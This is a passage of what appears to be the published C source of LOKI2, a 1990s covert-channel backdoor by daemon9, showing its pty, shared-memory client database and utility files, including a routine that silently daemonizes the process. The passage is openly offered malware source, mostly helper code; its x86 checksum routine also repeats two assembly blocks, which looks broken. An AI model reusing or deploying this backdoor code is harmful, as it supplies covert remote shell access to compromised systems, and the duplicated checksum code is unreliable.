 *  Open the slave device and set ownership and permissions
 */

int ptys_open(int fdm, char *pts_name)
{

    struct group *gp;
    int gid = 0, fds = 0;

    if ((gp = getgrnam("tty"))) gid = (gp -> gr_gid);
    else gid = -1;                              /* Group tty is not in the group file
*/

    chown(pts_name, getuid(), gid);             /* make it ours */
                                                /* set permissions -rw--w---- */
    chmod(pts_name, S_IRUSR | S_IWUSR | S_IWGRP);

    if ((fds = open(pts_name, O_RDWR)) < 0)
    {
        close(fdm);                            /* Cannot open fds */
        return (-1);
    }
    return (fds);
}

#endif

/* EOF */
<--> pty.c
<++> L2/shm.c
/*
 * LOKI2
 *
 * [ shm.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 */


#include "loki.h"
#include "client_db.h"
#include "shm.h"

extern struct loki rdg;
extern int verbose;
extern int destroy_shm;
struct client_list *client = 0;
int semid;

#ifdef STRONG_CRYPTO
extern short ivec_salt;
extern u_char user_key[BF_KEYSIZE];
```

```
#endif

/*
 *  Prepare shared memory and semaphore
 */

void prep_shm()
{

    key_t shmkey    = SHM_KEY + getpid();  /* shared memory key ID */
    key_t semkey    = SEM_KEY + getpid();  /* semaphore key ID     */
    int shmid, len  = 0, i = 0;

    len             = sizeof(struct client_list) * MAX_CLIENT;

                                        /* Request a shared memory segment */
    if ((shmid = shmget(shmkey, len, IPC_CREAT)) < 0)
        err_exit(1, 1, verbose, "[fatal] shared mem segment request error");

                                        /* Get SET_SIZE semaphore to perform
                                         * shared memory locking with
                                         */
    if ((semid = semget(semkey, SET_SIZE, (IPC_CREAT | SHM_PRM))) < 0)
        err_exit(1, 1, verbose, "[fatal] semaphore allocation error ");

                                        /* Attach pointer to the shared memory
                                         * segment
                                         */
    client = (struct client_list *) shmat(shmid, NULL, (int)NULL);
                                        /* clear the database */
    for (; i < MAX_CLIENT; i++) bzero(&client[i], sizeof(client[i]));
}


/*
 *  Locks the semaphore so the caller can access the shared memory segment.
 *  This is an atomic operation.
 */

void locks()
{

    struct sembuf lock[2] =
    {
        {0, 0, 0},
        {0, 1, SEM_UNDO}
    };

    if (semop(semid, &lock[0], 2) < 0)
        err_exit(1, 1, verbose, "[fatal] could not lock memory");
}
```

```
/*
 *  Unlocks the semaphore so the caller can access the shared memory segment.
 *  This is an atomic operation.
 */

void ulocks()
{

    struct sembuf ulock[1] =
    {
        { 0, -1, (IPC_NOWAIT | SEM_UNDO) }
    };

    if (semop(semid, &ulock[0], 1) < 0)
        err_exit(1, 1, verbose, "[fatal] could not unlock memory");
}



/*
 *  Release the shared memory segment.
 */

void dump_shm()
{

    locks();
    if ((shmdt((u_char *)client)) == -1)
        err_exit(1, 1, verbose, "[fatal] shared mem segment detach error");

    if (destroy_shm == OK)
    {
        if ((shmctl(semid, IPC_RMID, NULL)) == -1)
            err_exit(1, 1, verbose, "[fatal] cannot destroy shmid");

        if ((semctl(semid, IPC_RMID, (int)NULL, NULL)) == -1)
            err_exit(1, 1, verbose, "[fatal] cannot destroy semaphore");
    }
    ulocks();
}

/* EOF */
<--> shm.c
<++> L2/shm.h
/*
 * LOKI
 *
 * shm header file
 *
 *  1996/7 Guild Corporation Productions    [daemon9]
 */
```

```
#define SHM_KEY     242                 /* Shared memory key            */
#define SEM_KEY     424                 /* Semaphore key                */
#define SHM_PRM     S_IRUSR|S_IWUSR     /* Shared Memory Permissions    */
#define SET_SIZE    1

void prep_shm();                        /* prepare shared mem segment   */
void locks();                           /* lock shared memory           */
void ulocks();                          /* unlock shared memory         */
void dump_shm();                        /* release shared memory        */
<--> shm.h
<++> L2/surplus.c
/*
 * LOKI2
 *
 * [ surplus.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 */


#include "loki.h"

extern int verbose;
extern jmp_buf env;

#define WORKING_ROOT "/tmp"             /* Sometimes we make mistakes.
                                         * Sometimes we execute commands we
                                         * didn't mean to.  `rm -rf` is much
                                         * easier to palate from /tmp
                                         */
/*
 *  Domain names / dotted-decimals --> network byte order.
 */

u_long name_resolve(char *hostname)
{

    struct in_addr addr;
    struct hostent *hostEnt;
                                        /* name lookup failure */
    if ((addr.s_addr = inet_addr(hostname)) == -1)
    {
        if (!(hostEnt = gethostbyname(hostname)))
            err_exit(1, 1, verbose, "\n[fatal] name lookup failed");
        bcopy(hostEnt->h_addr, (char *)&addr.s_addr, hostEnt -> h_length);
    }
    return (addr.s_addr);
}


/*
```

```
 *  Network byte order --> dotted-decimals.
 */

char *host_lookup(u_long in)
{

    char hostname[BUFSIZ] = {0};
    struct in_addr addr;

    addr.s_addr = in;
    strcpy(hostname, inet_ntoa(addr));
    return (strdup(hostname));
}

#ifdef X86FAST_CHECK

/*
 *  Fast x86 based assembly implementation of the IP checksum routine.
 */


u_short i_check(u_short *buff, int len)
{

    u_long sum = 0;
    if (len > 3)
    {
        __asm__("clc\n"
        "1:\t"
        "lodsl\n\t"
        "adcl %%eax, %%ebx\n\t"
        "loop 1b\n\t"
        "adcl $0, %%ebx\n\t"
        "movl %%ebx, %%eax\n\t"
        "shrl $16, %%eax\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum) , "=S" (buff)
        : "0" (sum), "c" (len >> 2) ,"1" (buff)
        : "ax", "cx", "si", "bx");
    }
    if (len & 2)
    {
        __asm__("lodsw\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum) , "=S" (buff)
        : "0" (sum), "c" (len >> 2) ,"1" (buff)
        : "ax", "cx", "si", "bx");
    }
    if (len & 2)
    {
```

```
        __asm__("lodsw\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum), "=S" (buff)
        : "0" (sum), "1" (buff)
        : "bx", "ax", "si");
    }
    if (len & 1)
    {
        __asm__("lodsb\n\t"
        "movb $0, %%ah\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum), "=S" (buff)
        : "0" (sum), "1" (buff)
        : "bx", "ax", "si");
    }
    if (len & 1)
    {
        __asm__("lodsb\n\t"
        "movb $0, %%ah\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum), "=S" (buff)
        : "0" (sum), "1" (buff)
        : "bx", "ax", "si");
    }
    sum  = ~sum;
    return (sum & 0xffff);
}

#else

/*
 *  Standard IP Family checksum routine.
 */

u_short i_check(u_short *ptr, int nbytes)
{

    register long sum       = 0;
    u_short oddbyte         = 0;
    register u_short answer = 0;

    while (nbytes > 1)
    {
        sum += *ptr++;
        nbytes -= 2;
    }
    if (nbytes == 1)
    {
        oddbyte = 0;
```

```
        *((u_char *)&oddbyte) =* (u_char *)ptr;
        sum += oddbyte;
    }
    sum     = (sum >> 16) + (sum & 0xffff);     /* add hi 16 to low 16 */
    sum     += (sum >> 16);
    answer  = ~sum;
    return (answer);
}

#endif  /* X86FAST_CHECK */


/*
 *  Generic exit with error function.  If checkerrno is true, errno should
 *  be looked at and we call perror, otherwise, just dump to stderr.
 *  Additionally, we have the option of suppressing the error messages by
 *  zeroing verbose.
 */

void err_exit(int exitstatus, int checkerrno, int verbalkint, char *errstr)
{
    if (verbalkint)
    {
        if (checkerrno) perror(errstr);
        else fprintf(stderr, errstr);
    }
    clean_exit(exitstatus);
}


/*
 *  SIGALRM signal handler.  We reset the alarm timer and default signal
 *  signal handler, then restore our stack frame from the point that
 *  setjmp() was called.
 */

void catch_timeout(int signo)
{

    alarm(0);                           /* reset alarm timer */

                                        /* reset SIGALRM, our handler will
                                         * be again set after we longjmp()
                                         */
    if (signal(SIGALRM, catch_timeout) == SIG_ERR)
        err_exit(1, 1, verbose, L_MSG_SIGALRM);
                                        /* restore environment */
    longjmp(env, 1);
}


/*
```

```
 *  Clean exit handler
 */

void clean_exit(int status)
{

    extern int tsock;
    extern int ripsock;

    close(ripsock);
    close(tsock);
    exit(status);
}

/*
 *  Keep child proccesses from zombiing on us
 */

void reaper(int signo)
{
    int sys = 0;

    wait(&sys);                     /* get child's exit status */

                                    /* re-establish signal handler */
    if (signal(SIGCHLD, reaper) == SIG_ERR)
        err_exit(1, 1, verbose, L_MSG_SIGCHLD);
}

/*
 *  Simple daemonizing procedure.
 */

void shadow()
{
    extern int errno;
    int fd = 0;

    close(STDIN_FILENO);            /* We no longer need STDIN */
    if (!verbose)
    {                               /* Get rid of these also */
        close(STDOUT_FILENO);
        close(STDERR_FILENO);
    }
                                    /* Ignore read/write signals from/to
                                     * the controlling terminal.
                                     */
    signal(SIGTTOU, SIG_IGN);
    signal(SIGTTIN, SIG_IGN);
    signal(SIGTSTP, SIG_IGN);       /* Ignore suspend signal. */

    switch (fork())
```

```
    {
        case 0:                     /* child continues */
            break;

        default:                    /* parent exits */
            clean_exit(0);

        case -1:                    /* fork error */
            err_exit(1, 1, verbose, "[fatal] Cannot go daemon");
    }
                                    /* Create a new session and set this
                                     * process to be the group leader.
                                     */
    if (setsid() == -1)
        err_exit(1, 1, verbose, "[fatal] Cannot create session");
                                    /* Detach from controlling terminal */
    if ((fd = open("/dev/tty", O_RDWR)) >= 0)
    {
        if ((ioctl(fd, TIOCNOTTY, (char *)NULL)) == -1)
                err_exit(1, 1, verbose, "[fatal] cannot detach from controlling
terminal");
        close(fd);
    }
    errno = 0;
    chdir(WORKING_ROOT);            /* Working dir should be the root */
    umask(0);                       /* File creation mask should be 0 */
}

#ifdef  DEBUG

/*
 *  Bulk of this function taken from Stevens APUE...
 *  got this from Mooks (LTC)
 */

void fd_status(int fd, int newline)
{
    int accmode = 0, val = 0;

    val = fcntl(fd, F_GETFL, 0);

#if !defined(pyr) && !defined(ibm032) && !defined(sony_news) && !defined(NeXT)
    accmode = val & O_ACCMODE;
#else                           /* pyramid */
    accmode = val;              /* kludge */
#endif                          /* pyramid */
     if (accmode == O_RDONLY)       fprintf(stderr, " read only");
     else if (accmode == O_WRONLY)  fprintf(stderr, " write only");
     else if (accmode == O_RDWR)    fprintf(stderr, " read write");
     if (val & O_APPEND)            fprintf(stderr, " append");
     if (val & O_NONBLOCK)          fprintf(stderr, " nonblocking");
     else                           fprintf(stderr, " blocking");
```

```
#if defined(O_SYNC)
     if (val & O_SYNC)              fprintf(stderr, " sync writes");
#else
#if defined(O_FSYNC)
     if (val & O_FSYNC)             fprintf(stderr, " sync writes");
#endif                          /* O_FSYNC */
#endif                          /* O_SYNC */
     if (newline)                   fprintf(stderr, "\r\n");
}
#endif  /* DEBUG */

/* EOF */
<--> surplus.c

----[  EOF
```